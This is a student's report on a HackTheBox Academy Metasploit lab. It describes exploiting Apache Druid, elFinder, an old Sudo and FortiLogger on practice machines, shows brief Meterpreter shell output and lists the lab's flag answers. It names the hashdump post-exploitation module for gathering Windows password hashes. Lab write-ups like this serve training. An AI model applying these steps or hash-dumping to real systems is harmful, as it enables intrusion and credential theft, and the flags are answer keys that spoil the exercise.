CYBER SECURITY ANALYST TRACK

EMMANUEL MUUO MBITHI


cs-sa05-23014


HACKTHEBOX: METASPOILT FRAMEWORK


Introduction section, written in your own words, that presents an overview of the assignment.


In this module, I will apply theoretical knowledge in a hands-on, real-world setting, helping me to gain practical expertise in offensive security techniques.

Answers to questions as outlined in the room. Provide screen shots to support your answers where necessary.











Modules



I first did an Nmap scan to see the available open ports. After that, I found the rhost ip address of the target and lhost ip address gaining access to the Windows machine. I went to the root use and did a cd into Windows os which had a User account where the Administrator flag was contained in. A further dive in would have

me cd into the Desktop folder containing the flag.txt.



Payloads

+2 Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

HTB{MSF_Expl01t4t10n}

```
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  168   fil   2022-05-16 12:07:41 +0100  .bash_history
100644/rw-r--r--  3137  fil   2022-05-11 14:43:25 +0100  .bashrc
040700/rwx------  4096  dir   2022-05-16 12:04:45 +0100  .cache
040700/rwx------  4096  dir   2022-05-16 11:54:48 +0100  .config
100644/rw-r--r--  161   fil   2019-12-05 14:39:21 +0000  .profile
100644/rw-r--r--  75    fil   2022-05-16 09:45:33 +0100  .selected_editor
040700/rwx------  4096  dir   2021-10-06 18:37:09 +0100  .ssh
100644/rw-r--r--  212   fil   2022-05-11 15:10:43 +0100  .wget-hsts
040755/rwxr-xr-x  4096  dir   2022-05-11 13:51:45 +0100  druid
100755/rwxr-xr-x  95    fil   2022-05-16 11:31:10 +0100  druid.sh
100644/rw-r--r--  22    fil   2022-05-16 11:01:15 +0100  flag.txt
040755/rwxr-xr-x  4096  dir   2021-10-06 18:37:19 +0100  snap

(Meterpreter 1)(/root) > cat flag.txt
HTB{MSF_Expl01t4t10n}
```

Sessions

+1 The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

elFinder

Submit

elFinder 2.1.x source version

+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

www-data

Submit

```
meterpreter > shell
Process 1499 created.
Channel 1 created.
whoami
www-data
```


+2 The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

HTB{5e55ion5_4r3_sw33t}

After getting to the root directory, I listed all available directories and found the flag.txt file that I was looking for. I was able to view the contents of the flag after I did a 'cat' to see what's inside.


```
meterpreter > shell
Process 1794 created.
Channel 1 created.
whoami
root
pwd
/tmp
cd
pwd
/root
ls
flag.txt
snap
cat flag.txt
HTB{5e55ion5_4r3_sw33t}
```

Meterpreter



After setting the required rhost and lhost IP addresses, I found Fortilogger as the existing vulnerability. I used the shell command to open the shell and then used the "whoami" command to check for the user of the shell.


```
C:\Windows\system32>whoami
whoami
nt authority\system
```



To get all the hash files of the users, I used the command "run post/windows/gather/hashdump".

Conclusion section, written in your own words that captures a reflective summary what you have learnt and your experience

In this module, I had a unique opportunity to apply theoretical knowledge to practical scenarios, deepening understanding and expertise in offensive security techniques. This will develop a robust understanding of vulnerabilities, exploits, and post-exploitation techniques which are essential in enabling professionals to identify and secure systems against potential threats.



https://academy.hackthebox.com/achievement/975197/39